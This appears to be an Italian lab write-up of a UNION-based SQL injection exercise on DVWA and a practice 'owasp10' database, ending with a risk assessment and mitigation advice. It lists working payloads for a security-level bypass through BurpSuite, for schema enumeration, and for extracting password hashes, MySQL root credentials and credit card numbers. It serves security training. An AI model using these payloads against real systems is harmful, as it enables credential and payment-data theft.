
Per aggirare tali controlli è necessario intercettare e manipolare manualmente la richiesta HTTP, operazione consentita dall'uso di BurpSuite Repeater.

Opzione A

1. Impostare livello "**Medium**" su Security Level
2. Impostare su BurpSuite ->**Proxy Intercept on**
3. **Iniettare il codice SQL** ' UNION SELECT user, password FROM users # nel campo **USER ID**
4. Intercettare la richiesta e modificare il livello di sicurezza "**Low**"
5. Click su **Forward**




6. Abbiamo il risultato prodotto a seguire e l'output atteso




Opzione B

1. Impostare livello "**Medium**" su Security Level
2. Impostare su BurpSuite ->**Proxy Intercept on**
3. **All'interno del campo user ID inseriamo il valore 1**, come valore valido eseguibile.




4. Invio al repeater (click con il tasto destro “**Send to Repeater**”)



5. **Payload SQL injection sulla DVWA**
   ID= 1+UNION+SELECT+user,password+FROM+users

6. Per ultimo, invio della richiesta (**Send**)



7. Infine abbiamo il **Response** contenente la riga relativa all'utente "*pablo*"


```
ID: 1' UNION SELECT user, password FROM users #<br>
First name: pablo<br>
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

---

9) Recupero informazioni vitali da altri db collegati

FASE 1:
In MySQL (il database utilizzato da DVWA), esiste un database speciale denominato **information_schema**. Questo database funge da "mappa", poiché **contiene i nomi di tutti gli altri database, le tabelle e le colonne presenti sul server.**

' UNION SELECT 1, schema_name FROM information_schema.schemata #




Scegliamo come obiettivo un database diverso da DVWA. È essenziale il database **MySQL**, poiché contiene le **credenziali di root del server**; procederemo quindi all'analisi delle sue tabelle.

FASE 2:
Database: MYSQL

Dopo aver individuato il database di interesse , **è essenziale conoscere i nomi delle tabelle, che fungono da "contenitori" per i dati**. Senza queste informazioni, l'estrazione dei dati non è possibile. La tabella **`information_schema.tables`** contiene l'elenco di tutte le tabelle. Per visualizzare solo quelle rilevanti, si applica il filtro **`WHERE table_schema='mysql'`**.

' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='mysql' #




Identificazione tabelle sensibili, tra cui: **`user`, `db`, `host`.**

FASE 3:

Ora che **è stata identificata la tabella "user" all'interno del database MySQL**.
Il prossimo passo è determinare i nomi delle colonne pertinenti per poter recuperare lo username e la password.


' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='user' #



FASE 4:

Ora che **disponiamo di tutti gli elementi necessari** – il nome del database (**`mysql`**), il nome della tabella (**`user`**) e i nomi delle colonne (**`User`, `Password`**) – **possiamo procedere con l'attacco finale per estrarre i dati.**

' UNION SELECT User, Password FROM mysql.user #




Database “Owasp10”

Fase 1:

Sfruttiamo la tabella di sistema **`information_schema.schemata`** per elencare **tutti i database presenti sul server MySql**.


' UNION SELECT 1, schema_name FROM information_schema.schemata #



Fase 2:

Interroghiamo **information_schema.tables** filtrando per **table_schema='owasp10'**. **Questo ci restituisce solo le tabelle di quel database specifico** (es. accounts, credit_cards).


' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='owasp10' #



Fase 3:

Interroghiamo **information_schema.columns** specificando sia il nome della tabella (**credit_cards**) che il database (**owasp10**) per evitare ambiguità. Otterremo i nomi delle colonne come **ccnumber, ccv, expiration**.


' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='credit_cards' AND table_schema='owasp10' #



Fase 4:

Estraiamo i numeri di **carta di credito** e i **codici CCV.**

' UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #



Analisi dei risultati e valutazione del rischio:

L'analisi ha evidenziato che **il parametro di input del modulo SQL Injection viene utilizzato direttamente all'interno di una query SQL senza alcuna validazione o sanitizzazione.**

Questa condizione ha consentito:

- la manipolazione della query originale tramite tecniche di UNION-based SQL Injection;
- l'accesso diretto alla tabella `users`;
- l'estrazione degli hash delle password memorizzate nel database.

Successivamente, l'hash associato all'utente *Pablo Picasso* è stato sottoposto a un'attività di cracking offline, consentendo il recupero della password in chiaro.

Impatto sulla sicurezza:

In un contesto reale, una vulnerabilità di questo tipo comporta:

- compromissione della confidenzialità delle credenziali;
- possibilità di account takeover (rischio che l'account venga compromesso);
- rischio di movimento laterale verso altri servizi;
- potenziale escalation dell'incidente a livello infrastrutturale.

Valutazione del rischio:

- **Probabilità di sfruttamento:** Alta
- **Impatto:** Critico
- **Livello di rischio complessivo:** ALTO / CRITICO

La vulnerabilità risulta facilmente sfruttabile anche da attaccanti con competenze tecniche di base.

Conclusioni:

L'attività ha dimostrato come **una SQL Injection non mitigata rappresenti una delle vulnerabilità più gravi per una web application, in grado di compromettere completamente la sicurezza dei dati gestiti.**

L'assenza di controlli sugli input, unita all'utilizzo di meccanismi di hashing deboli, consente a un attaccante di ottenere credenziali valide in tempi estremamente ridotti, senza necessità di strumenti avanzati.

Viene confermata l'importanza di:

- validazione e sanitizzazione degli input;
- utilizzo di query parametrizzate;
- adozione di algoritmi di hashing robusti e salting;
- approccio security by design nello sviluppo applicativo.

Lo scenario analizzato evidenzia come **vulnerabilità apparentemente semplici possano avere un impatto critico se presenti in ambienti esposti, rendendo fondamentale un'attività continua di testing e hardening applicativo.**